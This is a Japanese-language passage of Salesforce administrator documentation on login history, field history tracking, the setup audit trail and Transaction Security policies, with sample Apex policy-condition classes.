ログイン時刻およびログイン URL で並び替えたリストビューを作成できます。たとえば、特定の時間範囲内のすべてのログインのビューを作成できます。デフォルトのビューと同様に、カスタムビューには、過去 6 か月間のログイン履歴のレコードが最大 20,000 件まで表示されます。

1. [ログイン履歴] ページで、[新規ビューの作成] をクリックします。
2. [ビュー] ドロップダウンリストに表示するビューの名前を入力します。
3. 検索条件を指定します。
4. 表示する項目を選択します。

   15 項目まで選択できます。表示できるのは、使用しているページレイアウトで使用可能な項目のみです。テキストエリア項目には、255 文字まで表示されます。

メモ: 地理位置情報技術の性質上、地理位置情報項目の精度 (国、市区郡、郵便番号など) は変化する場合があります。

ログイン履歴の表示

自分のログイン履歴を表示できます。

1. 個人設定から、[クイック検索] ボックスに「*ログイン履歴*」と入力し、[ログイン履歴] を選択します。結果がありませんか? [クイック検索] ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
2. 過去 6 か月間のログイン履歴が保存された CSV ファイルをダウンロードするには、[ダウンロード] をクリックします。

メモ: セキュリティ上の理由から、Salesforce は組織からデータをエクスポートするときに CAPTCHA ユーザ認証テストを要求することがあります。簡単なテキスト入力型のテストで、悪意のあるプログラムによる組織のデータへのアクセスを回避します。このテストに合格するには、表示された 2 語をフロート表示のテキストボックスに正確に入力する必要があります。テキストボックスに入力する語は、スペースで区切る必要があります。

SAML を使用したシングルサインオン

組織で SAML シングルサインオン ID プロバイダ証明書を使用している場合、シングルサインオンログインが履歴に表示されます。

私のドメイン

[私のドメイン] を使用する場合は、いつどのユーザが新しいログイン URL でログインしているかを識別できます。[設定] から、[クイック検索] ボックスに「*ログイン履歴*」と入力し、[ログイン履歴] を選択して、[ユーザ名] 列と [ログイン URL] 列を表示します。

ライセンスマネージャユーザ

[ログイン履歴] ページには、名前が 033*********2@00d2********db という形式になっている社内ユーザが含まれることがあります。これらのユーザは、登録者組織が使用するライセンスの数を管理するライセンス管理アプリケーション (LMA) に関連付けられています。これらの社内ユーザは、LMA によって管理される AppExchange パッケージがインストールされているライセンス管理組織 (LMO) と登録者組織に表示されることがあります。

項目履歴管理

特定の項目を選択して、オブジェクトの [履歴] 関連リストの項目履歴を追跡および表示できます。項目履歴データは、最長 18 か月間保持されます。

カスタムオブジェクトおよび次の標準オブジェクトの項目履歴を追跡できます。

- 取引先
- 記事
- 納入商品
- キャンペーン
- ケース
- 取引先責任者
- 契約
- 契約品目名
- エンタイトルメント
- リード
- 商談
- 注文
- 注文商品
- 商品
- サービス契約
- ソリューション

エディション

使用可能なインターフェース: Salesforce Classic、Lightning Experience、および Salesforce アプリケーション

使用可能なエディション: **Contact Manager** Edition、**Essentials Edition**、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

標準オブジェクトは Database.com Edition では使用できません。

ユーザがこれらの項目を変更すると、エントリが[履歴]関連リストに追加されます。履歴は、変更の日付、時刻、変更内容、変更者で構成されます。すべての項目種別が履歴トレンドレポートで使用できるわけではありません。ケースのエスカレーションなど、特定の変更は必ず追跡されます。

メモ: 項目履歴の追加によって現在の制限を超えた場合、Spring '15 リリース以降は項目監査履歴アドオンを購入する必要があります。アドオン登録が有効になると、製品に関連付けられた保持ポリシーを反映して項目履歴ストレージが変更されます。組織が 2011 年 6 月より前に作成され、項目履歴の制限が静的のままになっている場合、Salesforce では制限なしで項目履歴が保持されます。組織が 2011 年 6 月以降に作成され、アドオンを購入しない場合、項目履歴は 18 か月間保持されます。

項目履歴管理を使用する場合は、次の点を考慮してください。

- 255 文字を超える項目に対する変更は、編集済みとして追跡され、元の値と新しい値は記録されません。
- 追跡された項目の値は、自動的には翻訳されません。それらの値は、作成された際の言語で表示されます。たとえば、項目が *「Green」* から *「Verde」* に変更された場合、その項目の値がトランスレーションワークベンチを使用して他の言語に翻訳されていない限り、ユーザの言語に関係なく *「Verde」* が表示されます。これは、レコードタイプおよび選択リスト値にも同様に適用されます。
- トランスレーションワークベンチで翻訳済みのカスタム項目ラベルに対する変更は、[履歴] 関連リストを参照しているユーザのロケールに合わせて表示されます。たとえば、カスタム項目ラベルが `Red` で、スペイン語では `Rojo` と翻訳されている場合、スペインロケールのユーザにはそのカスタム項目ラベルが `Rojo` と表示されます。それ以外のユーザには、そのカスタム項目ラベルが `Red` と表示されます。

- データ項目、数値項目および標準項目に対する変更は、[履歴] 関連リストを参照しているユーザのロケールに合わせて表示されます。たとえば、日付を *2012 年 8 月 5 日*に変更すると、英語 (アメリカ) ロケールのユーザには *8/5/2012* と表示され、英語 (イギリス) ロケールのユーザには *5/8/2012* と表示されます。
- トリガによってオブジェクトに変更が加えられ、現在のユーザに編集権限がない場合、項目履歴では現在のユーザの権限が優先されるため、その変更は追跡されません。

このセクションの内容:

標準オブジェクトの項目履歴管理

オブジェクトの管理設定で標準オブジェクトの項目履歴管理を有効にできます。

法人取引先と個人取引先の両方を使用している場合は、次の点に注意してください。

- 取引先の項目履歴管理は、法人取引先と個人取引先の両方に適用されます。そのため、最大項目数の 20 項目には両方の種類の取引先が含まれます。
- 個人取引先責任者に直接行われた変更は、項目履歴で追跡されません。

必要に応じて、項目履歴管理を設定します。

1. 項目履歴を追跡するオブジェクトの管理設定から、項目領域に移動します。
2. [項目履歴管理の設定] をクリックします。

   ヒント: オブジェクトの項目管理を有効にするときは、ページレイアウトをカスタマイズして、オブジェクトの[履歴]関連リストを含めます。

3. 取引先、取引先責任者、リード、および商談の場合は、［取引先履歴の有効化］、［取引先責任者履歴の有効化］、［リード履歴の有効化］、または［商談履歴を有効化］チェックボックスをそれぞれオンにします。
4. 履歴管理する項目を選択します。

   オブジェクトごとに、標準項目とカスタム項目を合わせて最大20項目まで選択できます。取引先の場合、この制限には法人取引先と個人取引先の両方の項目が含まれます。

   ケースのエスカレーションなど、特定の変更は必ず追跡されます。

   次の項目は追跡できません。

   - 数式項目、積み上げ集計項目、または自動採番項目
   - ［作成者］および［最終更新者］
   - 商談の［期待収益］項目
   - 項目の［マスタソリューション名］または［マスタソリューション詳細］項目。多言語ソリューションが有効な組織の翻訳ソリューションにのみ表示されます。

5. [保存] をクリックします。

   Salesforce は、この日時から履歴を追跡します。この日時以前の変更は履歴に含まれません。

エディション

使用可能なインターフェース: Salesforce Classic、Lightning Experience、および Salesforce アプリケーション

使用可能なエディション: **Contact Manager** Edition、**Essentials Edition**、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

標準オブジェクトは **Database.com** Edition では使用できません。

ユーザ権限

追跡する項目を設定する
- 「アプリケーションのカスタマイズ」

カスタムオブジェクトの項目履歴管理

オブジェクトの管理設定でカスタムオブジェクトの項目履歴管理を有効にできます。

1. カスタムオブジェクトの管理設定から、[編集] をクリックします。
2. ［項目履歴管理］チェックボックスをオンにします。

   ヒント: オブジェクトの項目管理を有効にするときは、ページレイアウトをカスタマイズして、オブジェクトの[履歴]関連リストを含めます。
3. 変更内容を保存します。
4. [カスタム項目 & リレーション] セクションにある［項目履歴管理の設定］をクリックします。

   このセクションでは、標準項目とカスタム項目の両方のカスタムオブジェクトの履歴を設定できます。
5. 履歴管理する項目を選択します。

   オブジェクトごとに、標準項目とカスタム項目を最大20項目まで選択できます。次のものは追跡できません。

   - 数式項目、積み上げ集計項目、または自動採番項目
   - ［作成者］および［最終更新者］
6. [保存] をクリックします。

   Salesforce は、この日時から履歴を追跡します。この日時以前の変更は履歴に含まれません。

エディション

使用可能なインターフェース: Salesforce Classic、Lightning Experience、および Salesforce アプリケーション

使用可能なエディション: **Contact Manager** Edition、**Essentials Edition**、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

標準オブジェクトは **Database.com** Edition では使用できません。

ユーザ権限

追跡する項目を設定する
- 「アプリケーションのカスタマイズ」

項目履歴管理の無効化

オブジェクトの管理設定から項目履歴管理を無効にできます。

メモ: Apex がオブジェクトのいずれかの項目を参照している場合は、そのオブジェクトの項目履歴管理を無効にできません。

1. 項目履歴管理を停止するオブジェクトの管理設定から、[項目]に移動します。
2. ［項目履歴管理の設定］をクリックします。
3. 作業しているオブジェクトの[履歴の有効化]([取引先履歴の有効化]、[取引先責任者履歴の有効化]、[リード履歴の有効化]、[商談履歴を有効化]など)を選択解除します。

   [履歴]関連リストが、関連付けられているオブジェクトのページレイアウトから自動的に削除されます。

   標準オブジェクトの項目履歴管理を無効にしても、無効にした日時までの項目履歴データをレポートできます。カスタムオブジェクトの項目履歴管理を無効にした場合は、その項目履歴をレポートできません。
4. 変更内容を保存します。

エディション

使用可能なインターフェース: Salesforce Classic、Lightning Experience、および Salesforce アプリケーション

使用可能なエディション: **Contact Manager** Edition、**Essentials Edition**、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

標準オブジェクトは **Database.com** Edition では使用できません。

ユーザ権限

追跡する項目を設定する
- 「アプリケーションのカスタマイズ」

項目監査履歴

項目監査履歴を使用すると、項目履歴管理とは関係なく、アーカイブ済みの項目履歴データを最長 10 年保持するポリシーを定義できます。この機能により、監査機能とデータ保持に関する業界の規制に準拠できます。

Salesforce メタデータ API を使用して、項目履歴の保持ポリシーを定義します。次に、REST API、SOAP API、および Tooling API を使用して、アーカイブデータを処理します。項目監査履歴の有効化についての詳細は、Salesforce の担当者にお問い合わせください。

項目履歴は [履歴] 関連リストから `FieldHistoryArchive` オブジェクトにコピーされた後に、[履歴]関連リストから削除されます。関連履歴リストに 1 つの `HistoryRetentionPolicy` (取引先履歴など) を定義し、アーカイブするオブジェクトのさまざまな項目監査履歴保持ポリシーを指定します。これで、メタデータ API (ワークベンチまたは Ant 移行ツール) を使用して、オブジェクトをリリースできます。オブジェクトの保持ポリシーは必要な頻度で更新できます。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

項目履歴の保持ポリシーを指定する
- 「項目履歴の保持」

項目履歴の保持ポリシーは次のオブジェクトに設定できます。

- 取引先
- 納入商品
- ケース
- 取引先責任者
- 契約品目名
- エンタイトルメント
- リード
- 商談
- 価格表
- 商品
- サービス予約
- サービス契約
- ソリューション
- 作業指示
- 作業指示品目
- 項目履歴管理が有効なカスタムオブジェクト

メモ: `HistoryRetentionPolicy` は、項目監査履歴が有効化されると自動的に上記のオブジェクトに設定されます。デフォルトでは、本番組織では 18 か月後、Sandbox 組織では 1 か月後にデータがアーカイブされ、アーカイブされたすべてのデータは 10 年間保存されます。メタデータ API を使用してオブジェクトの定義を取得するときには、デフォルトの保持ポリシーは含まれません。カスタム保持ポリシーのみがオブジェクト定義と一緒に取得されます。

管理パッケージや未管理パッケージに項目履歴の保持ポリシーを含めることができます。

次の項目は、追跡できません。

- 数式項目、積み上げ集計項目、または自動採番項目
- 作成者および最終更新者
- 商談の [期待収益] 項目
- ソリューションの [マスタソリューション名] 項目または [マスタソリューション詳細] 項目
- ロングテキスト項目
- 複数選択項目

項目監査履歴ポリシーを定義およびリリースすると、本番データが関連履歴リスト (取引先履歴など) から `FieldHistoryArchive` オブジェクトに移行されます。最初のコピーは、ポリシーで定義された項目履歴をアーカイブストレージに書き込みます。これには時間がかかる場合があります。その後のコピーは前回のコピー以降の変更のみが転送されるため、高速に処理されます。アーカイブデータのクエリには、限られた SOQL のセットを使用できます。

メモ: 組織で項目監査履歴を有効にしている場合、プラットフォームの暗号化を後から有効にしても、以前にアーカイブ済みのデータは暗号化されません。たとえば、組織では、電話番号項目などの取引先項目に対してデータ履歴保持ポリシーを定義するために項目監査履歴を使用します。プラットフォームの

暗号化を有効にした後で、その項目の暗号化を有効にすると、取引先の電話番号データが暗号化されます。新しい電話番号レコードと[取引先履歴]関連リストに保存された以前の更新は暗号化されます。ただし、`FieldHistoryArchive` オブジェクトにアーカイブ済みの電話番号履歴データは、引き続き暗号化されずに保存されます。組織で以前にアーカイブしたデータを暗号化する必要がある場合は、Salesforce にお問い合わせください。保存された項目履歴データを暗号化し、再度アーカイブしてから、暗号化されていないアーカイブを削除します。

設定の変更の監視

設定変更履歴では、自分自身と他のシステム管理者が組織に対して行った最近の設定の変更を追跡します。監査履歴は、複数のシステム管理者がいる組織で特に役立ちます。

監査履歴を表示するには、[設定]から、[クイック検索] ボックスに「*設定変更履歴の参照*」と入力し、[設定変更履歴の参照] を選択します。過去 180 日間にわたる組織の設定履歴全体をダウンロードするには、[ダウンロード]をクリックします。180 日を過ぎると、設定エンティティレコードは削除されます。

履歴には、組織に対して行われた最新の設定変更が 20 件表示されます。変更実施日、変更実施者、および変更内容が一覧表示されます。代理ユーザ(システム管理者やカスタマーサポート担当者など)がエンドユーザに代わって設定変更を行った場合、[代理ユーザ] 列に代理ユーザのユーザ名が表示されます。たとえば、ユーザがシステム管理者にログインアクセス権限を与え、そのシステム管理者が設定変更を行うと、システム管理者のユーザ名がリストに表示されます。

設定変更履歴では、次の設定の変更が追跡されます。

設定	追跡される変更
管理	• 組織情報、言語やロケールなどのデフォルト設定、企業メッセージ • マルチ通貨 • ユーザ、ポータルユーザ、ロール、権限セット、プロファイル • ユーザのメールアドレス • リンクとして送信したメール添付ファイルを削除 • メールフッター (作成、編集、削除など) • レコードタイプ(レコードタイプの作成、レコードタイプ名の変更、プロファイルへのレコードタイプの割り当てなど) • ディビジョン(ディビジョンの作成、編集、移行、およびユーザのデフォルトディビジョンの変更など) • 証明書 (追加または削除) • ドメイン名 • Salesforce の ID プロバイダとしての有効化または無効化

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Essentials Edition**、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

監査履歴を参照する
- 「設定・定義の参照」

設定	追跡される変更
カスタマイズ	• ユーザインターフェース設定(折りたたみ可能なセクション、簡易作成、詳細のフロート表示、関連リストのフロート表示リンクなど) • ページレイアウト、アクションレイアウト、検索レイアウト • コンパクトレイアウト • Salesforce アプリケーションナビゲーションメニュー • インライン編集 • 数式、選択リストの値、項目属性(自動採番項目の形式、項目管理可能性、暗号化項目のマスキングなど)を含む、カスタム項目と項目レベルセキュリティ • リードの設定、リード割り当てルール、リードキュー • 活動設定 • サポート設定、営業時間、ケース割り当てとエスカレーションルール、ケースキュー • Salesforce カスタマーサポートへの要求 • タブ名 (元のタブ名にリセットしたタブなど) • カスタムアプリケーション (Salesforce コンソールアプリケーションなど)、カスタムオブジェクト、カスタムタブ • 契約の設定 • 売上予測の設定 • メール-to-ケース、オンデマンドメール-to-ケース (有効化または無効化) • カスタムボタン、カスタムリンク、カスタム S コントロール(標準ボタンの上書きなど) • ドラッグアンドドロップによるスケジュール (有効化または無効化) • 類似商談 (有効化、無効化、カスタマイズ) • 見積 (有効化または無効化) • データカテゴリグループ、データカテゴリ、オブジェクトへのカテゴリグループの割り当て • 記事タイプ • カテゴリグループ、カテゴリ • Salesforce ナレッジの設定 • アイデアの設定 • アンサー設定 • フィードの項目追跡 • キャンペーンインフルエンスの設定 • 重要な更新 (有効化または無効化) • Chatter メール通知 (有効化または無効化) • 招待およびメールドメインの Chatter の新規ユーザ作成設定 (有効化または無効化) • 入力規則

設定	追跡される変更
セキュリティと共有	• 公開グループ、共有ルール、組織単位の共有 ([階層を使用したアクセス許可] オプションなど) • パスワードポリシー • パスワードのリセット • セッションの設定 (セッションタイムアウトなど。[セッションタイムアウトの開始条件] および [ログインに必要なセッションセキュリティレベル] プロファイル設定は除く) • 代理管理グループ、代理管理者が管理できるアイテム (代理管理者が行った設定変更も追跡する) • Lightning Login (有効化、無効化、登録、キャンセル) • ユーザが自分のごみ箱と組織のごみ箱から空にしたレコードの数 • SAML (Security Assertion Markup Language) の設定 • Salesforce 証明書 • ID プロバイダ (有効化または無効化) • 指定ログイン情報 • サービスプロバイダ • Shield Platform Encryption の設定
データの管理	• 一括削除の使用 (一括削除がユーザのごみ箱の削除レコード制限を超えた場合など)。 • データエクスポートの要求 • 一括変更の使用 • レポート作成スナップショット (レポート作成スナップショットのソースレポートまたは対象オブジェクトの定義、削除、変更など) • データインポートウィザードの使用 • Sandbox の削除
開発	• Apex クラスおよびトリガ • Visualforce ページ、カスタムコンポーネント、静的リソース • Lightning ページ • アクションリンクテンプレート • カスタム設定 • カスタムメタデータ型、カスタムメタデータレコード • リモートアクセスの定義 • Salesforce サイトの設定
さまざまな設定	• API 使用制限通知 (作成) • テリトリー • プロセスの自動化設定

設定	追跡される変更
	• 承認プロセス • ワークフローアクション (作成または削除) • フロー • Salesforce AppExchange からインストールまたはアンインストールしたパッケージ
アプリケーションの使用	• 取引先チームセリングと商談チームセリングの設定 • Google Apps サービスの有効化 • データセット、モバイルビュー、除外項目などのモバイル設定 • パートナーユーザとしてパートナーポータルにログインしている「外部ユーザの管理」権限を持つユーザ • カスタマーポータルユーザとして Salesforce カスタマーポータルにログインしている「セルフサービスユーザの編集」権限を持つユーザ • パートナーポータル取引先 (有効化または無効化) • Salesforce カスタマーポータル取引先 (無効化) • Salesforce カスタマーポータル (有効化または無効化) • 複数のカスタマーポータルの作成 • エンタイトルメントプロセス、エンタイトルメントテンプレート (変更または作成) • Salesforce カスタマーポータルのセルフ登録 (有効化または無効化) • カスタマーポータルまたはパートナーポータルのユーザ (有効化または無効化)

トランザクションセキュリティポリシー

トランザクションセキュリティは、Salesforce リアルタイムイベントを受信し、作成したセキュリティポリシーに基づいて適切なアクションと通知を適用するフレームワークです。トランザクションセキュリティは、設定したポリシーに基づいてイベントを監視します。ポリシーがトリガされると、通知を受信し、必要に応じてアクションを実行できます。

ポリシーは、指定したイベントを使用してアクティビティを評価します。ポリシーごとに、通知、ブロック、2要素認証の強制、ユーザの凍結、セッションの終了などのリアルタイムアクションを定義します。

たとえば、ユーザあたりの同時セッション数を制限する同時セッションの制限ポリシーを有効化するとします。また、ポリシーがトリガされた場合にメールで通知されるように、ポリシーを変更します。さらに、ポリシーの Apex 実装を更新して、デフォルトの5セッションではなく3セッションにユーザを制限します(大変な作業のように聞こえますが、実際は簡単です)。その後で、3 つのログインセッションを持つユーザが 4 つ目のセッションを作成しようとします。この操作はポリシーにより回避され、新しいセッションを始める前に既存のいず

エディション


使用可能なインターフェース: Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Shield または Salesforce Shield Event Monitoring アドオンサブスクリプションを購入する必要があります。

れかのセッションを終了するようユーザに求めます。同時に、ポリシーがトリガされたことがユーザに通知されます。

トランザクションセキュリティアーキテクチャでは、セキュリティポリシーエンジンを使用して、イベントを分析し必要なアクションを判断します。



トランザクションセキュリティポリシーは、イベント、通知、およびアクションで構成されます。

- 使用可能なイベント種別は次のとおりです。
  - 取引先、ケース、取引先責任者、リード、商談オブジェクトのデータのエクスポート
  - 認証プロバイダおよび Chatter リソースのエンティティ
  - ログイン
  - 接続アプリケーション、レポート、ダッシュボードのリソースアクセス
- メール、アプリケーション内通知あるいはその両方で通知を受けることができます。
- ポリシーがトリガされた場合に実行されるアクションは、次のとおりです。
  - 操作をブロックする
  - 2 要素認証を使用した高いレベルの保証を必須とする
  - ユーザを凍結する
  - 現在のセッションを終了する

  アクションを実行せずに、通知のみを受信することもできます。使用可能なアクションは、選択したイベント種別とリソースによって異なります。

このセクションの内容:

トランザクションセキュリティの設定
カスタムポリシーを作成する前に組織のトランザクションセキュリティを有効化および設定します。この機能を使用できるのは、システム管理者プロファイルが割り当てられた有効ユーザのみです。

カスタムトランザクションセキュリティポリシーの作成

特定のイベントでトリガされる独自のカスタムポリシーを作成します。この機能を使用できるのは、システム管理者プロファイルが割り当てられた有効ユーザのみです。

トランザクションセキュリティ通知の Apex ポリシー

すべてのトランザクションセキュリティポリシーで Apex `TxnSecurity.PolicyCondition` インターフェースを実装する必要があります。次に、いくつか例を示します。

トランザクションセキュリティの設定

カスタムポリシーを作成する前に組織のトランザクションセキュリティを有効化および設定します。この機能を使用できるのは、システム管理者プロファイルが割り当てられた有効ユーザのみです。

エディション

使用可能なインターフェース: Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Shield または Salesforce Shield Event Monitoring アドオンサブスクリプションを購入する必要があります。

ユーザ権限

必要なユーザ権限

トランザクションセキュリティポリシーを作成、編集、管理する
- 「アプリケーションのカスタマイズ」

トランザクションセキュリティポリシーを管理する
- 「Apex 開発」

1. トランザクションセキュリティポリシーを有効にして使用できるようにします。
   a. [設定]から、[クイック検索] ボックスに「トランザクションセキュリティ」と入力し、[トランザクションセキュリティ] を選択します。
   b. ページ上部で[カスタムトランザクションセキュリティポリシーを有効化]を選択します。

   同時セッション数を制限する ConcurrentSessionsLimitingPolicy がトリガされる状況は 2 つあります。
   - 5 つの同時セッションがあるユーザが 6 番目のセッションにログインしようとする場合
   - すでにログインしているシステム管理者が2回目のログインを試行する場合

   許可されるセッション数を調整するには、Apex ポリシー実装の `ConcurrentSessionsPolicyCondition` を変更します。

   リードデータエクスポートポリシーは、リードでのデータダウンロードの超過をブロックします。次のいずれかのダウンロードが行われる場合にトリガされます。
   - 2,000 件を超えるリードレコードの取得
   - 完了までに 1 秒超かかる

   `DataLoaderLeadExportCondition` ポリシー実装を変更することで、これらの値を変更できます。
2. トランザクションセキュリティが有効になったら、組織の設定を指定します。
   a. [トランザクションセキュリティポリシー] ページで、[デフォルト設定] をクリックします。
   b. [許可されている Salesforce セッションの最大数を超えると、最も古いセッションが終了します。] 設定を選択します。

ログインポリシーは、プログラムによるアクセスや、Salesforce Classic および Lightning Experience からのアクセスに適用されます。同時ユーザセッション数を制限するポリシーを作成すると、すべてのセッションがその制限にカウントされます。ユーザ名とパスワードを使用する通常のログイン、Web アプリケーションによるログイン、認証プロバイダを使用するログイン、およびその他のすべてのログイン種別が対象となります。

Salesforce Classic または Lightning Experience では、終了するセッションを選択するように促されるため、セッション制限は問題になりません。プログラム内でこの選択を行うことはできないため、セッション制限に達したことを示すトランザクションセキュリティ例外がプログラムで発生します。

この問題を回避するには、[許可されている Salesforce セッションの最大数を超えると、最も古いセッションが終了します。]を選択します。これにより、許可されたセッション数を超える要求がプログラムで行われた場合、セッション数が制限を下回るまで古いセッションが終了します。この設定は、UI からのログインでも機能します。終了するセッションを選択するように求める代わりに、最も古いセッションが自動的に終了し、新しいセッションで新規ログインが開始します。次に、OAuth フローでログインポリシーを処理する方法 (設定が選択されている場合とされていない場合) を示します。

フロー種別	設定が選択されている場合のアクション	設定が選択されていない場合のアクション
OAuth 2.0 Web サーバ	認証コードとアクセストークンが付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	認証コードは付与されるが、アクセストークンは付与されない ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。
OAuth 2.0 ユーザエージェント	アクセストークンが付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	アクセストークンが付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。
OAuth 2.0 更新トークンフロー	アクセストークンが付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	TXN_SECURITY_END_SESSION 例外
OAuth 2.0 JWT ベアラートークン	アクセストークンが付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	TXN_SECURITY_END_SESSION 例外
OAuth 2.0 SAML ベアラーアサーション	アクセス権が付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	TXN_SECURITY_END_SESSION 例外
OAuth 2.0 ユーザ名およびパスワード	アクセス権が付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	ポリシーで許可されているセッション数を超えたことが原因でアクセスが拒否される
SAML アサーション	該当なし	該当なし

認証フローについての詳細は、Salesforceヘルプの「OAuthによるアプリケーションの認証」を参照してください。

カスタムトランザクションセキュリティポリシーの作成

特定のイベントでトリガされる独自のカスタムポリシーを作成します。この機能を使用できるのは、システム管理者プロファイルが割り当てられた有効ユーザのみです。

ポリシーの作成方法は、使用しているUIによって異なります。

- Salesforce Classicを使用している場合は、「Salesforce Classicを使用したトランザクションセキュリティポリシーの作成」を参照してください。
- Lightning Experienceを使用している場合は、「Lightning Experienceを使用したトランザクションセキュリティポリシーの作成」を参照してください。

同じイベント種別に複数のポリシーを作成できますが、ポリシーとそのアクションは重複しないようにすることをお勧めします。特定のイベントが発生するとそのイベントのすべてのポリシーが実行されますが、実行順序は不確定です。たとえば、エクスポートされる取引先責任者に2つのポリシーが有効になっている場合、どちらのポリシーが最初にトリガされるのかはわかりません。一方のポリシーでは取引先責任者がコピーされ、もう一方のポリシーでは取引先責任者が削除される場合、削除が最初に実行されるとコピー操作に失敗します。

エディション

使用可能なインターフェース: Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Shield または Salesforce Shield Event Monitoring アドオンサブスクリプションを購入する必要があります。

ユーザ権限

必要なユーザ権限
トランザクションセキュリティポリシーを作成、編集、管理する • 「アプリケーションのカスタマイズ」
トランザクションセキュリティポリシーを管理する • 「Apex 開発」

トランザクションセキュリティ通知の Apex ポリシー

すべてのトランザクションセキュリティポリシーで Apex `TxnSecurity.PolicyCondition` インターフェースを実装する必要があります。次に、いくつか例を示します。

ポリシーの Apex インターフェースを生成する前に条件値を指定していなかった場合、後で条件を追加できます。条件を変更する場合は編集できます。ポリシーを有効化する前に、Apexコードを編集して条件を含めます。条件を含めないと、ポリシーはトリガされません。次に、条件の作成方法の例を示します。

エラーを回避するため、カスタムポリシーには DML ステートメントを含めないでください。また、トランザクションポリシーの評価中に Apex を介してカスタムメールを送信すると、レコードが別のレコードに明示的に関連付けられていなくても、ポリシーの評価時にエラーが表示されます。詳細は、*『Apex 開発者ガイド』*の「Apex DML 操作」を参照してください。

トランザクションセキュリティポリシーを削除しても、`TxnSecurity.PolicyCondition` 実装は削除されません。Apexコードを他のポリシーで再利用できます。

この Apex ポリシーの例では、過去 24 時間でいずれかのユーザが複数の IP アドレスからログインしたときにトリガされるポリシーが実装されています。

エディション

使用可能なインターフェース: Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Shield または Salesforce Shield Event Monitoring アドオンサブスクリプションを購入する必要があります。

例:

```
global class LoginPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    AggregateResult[] results = [SELECT SourceIp
                                 FROM LoginHistory
                                 WHERE UserId = :e.userId
                                       AND LoginTime = LAST_N_DAYS:1
                                 GROUP BY SourceIp];
    if(!results.isEmpty() && results.size() > 1) {
      return true;
    }
    return false;
  }
}
```

この Apex ポリシーの例では、セッションが特定の IP アドレスから作成されたときにトリガされるポリシーが実装されています。

例:

```
global class SessionPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    AuthSession eObj = [SELECT SourceIp FROM AuthSession WHERE Id = :e.entityId];
    if(eObj.SourceIp == '1.1.1.1' ){
      return true;
    }
    return false;
  }
}
```

この DataExport ポリシーでは、いずれかのユーザがデータローダ経由でデータをエクスポートしたときにトリガされるポリシーが実装されています。

例:

```
global class DataExportPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SourceIp') == '1.1.1.1' ){
      return true;
    }
    return false;
  }
}
```

この Apex ポリシーは、いずれかのユーザがレポートにアクセスしたときにトリガされます。

例:

```
global class ReportsPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SessionLevel') == 'STANDARD' ){
      return true;
    }
    return false;
  }
}
```

この Apex ポリシーは、いずれかのユーザが接続アプリケーションにアクセスしたときにトリガされます。

例:

```
global class ConnectedAppsPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SessionLevel') == 'STANDARD' && (e.entityId == '0CiD00000004Cce')){

      return true;
    }
    return false;
  }
}
```

関連トピック:

